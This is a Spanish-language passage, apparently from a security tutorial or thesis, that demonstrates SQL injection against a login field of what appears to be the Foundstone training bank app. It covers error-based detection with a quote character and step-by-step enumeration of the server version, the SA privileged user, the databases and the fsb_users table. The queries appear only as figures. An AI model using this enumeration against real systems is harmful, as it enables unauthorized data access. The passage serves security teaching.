

Figura 3.8 Cambio del aspecto de la página.

Uno de los ataques de mayor impacto son los de inyección SQL, pues permite obtener información directamente de la base de datos, así como el poder modificarla, insertarla o incluso eliminarla.

La forma de detectar esta vulnerabilidad es por medio de errores de base de datos como se vieron en los capítulos anteriores (Figura 3.9).



Figura 3.9 Error SQL.

A través de este error nos podemos dar cuenta de que no se hace una adecuada validación de entradas y la comilla (‘) insertada ha sido interpretada literalmente por la base de datos.

Una vez que sabemos que este campo (Username) es vulnerable a este tipo de ataques el siguiente paso, es crear consultas SQL para obtener información del sistema.

Como primera prueba se obtendrá la versión de la base de datos instalada en el servidor (Figura 4.0).



Figura 4.0 Versión del servidor SQL mediante Inyección SQL.

Se puede observar que el servidor SQL es 2000 – 8.00.194, el cual está sobre una plataforma intel x86.

De esta forma podemos seguir consultando la base de datos para que nos entregue información. En el siguiente comando sabremos con que usuario se están ejecutando las consultas que hacemos (Figura 4.1)



Figura 4.1 Usuario DBO.

Con este usuario ejecutando las consultas SQL es de alto riesgo debido a que es el de más altos privilegios en la base de datos, en la siguiente consulta obtendremos el nombre del usuario con el que estamos ejecutando las consultas.



Figura 4.2 Usuario SA.

Ahora sabemos que no solo es un usuario administrador de la base de datos, sino que es el usuario SA (Figura 4.2) el cual en sistemas SQL de Microsoft es el de mayores privilegios de todos.

Ahora se intentará obtener los nombres de las bases de datos que tiene este servidor, esto igual que las anteriores se realiza a través de un consulta SQL como lo muestra las Figuras (4.3, 4.4, 4.5, 4.6).



Figura 4.3 Base de Datos FoundStone_Bank.



Figura 4.4 Base de Datos Master.



Figura 4.5 Base de Datos tempdb.



Figura 4.6 Base de Datos model.

El servidor puede tener más bases de datos pero por ahora con esta información es suficiente ya que sabemos que la base en la que estamos tiene como nombre FoundStone_Bank. Ahora trataremos de listar la tabla en la que se encuentra el campo “username” (Figura 4.7).



Figura 4.7 Tabla fsb_users y la columna user_id.

Una vez que sabemos que la tabla es fsb_users y que tiene una columna llamada user _id, trataremos de obtener el nombre las otras columnas, para ello ejecutaremos una consulta especializada la cual nos dará el resultado deseado (Figura 4.8).

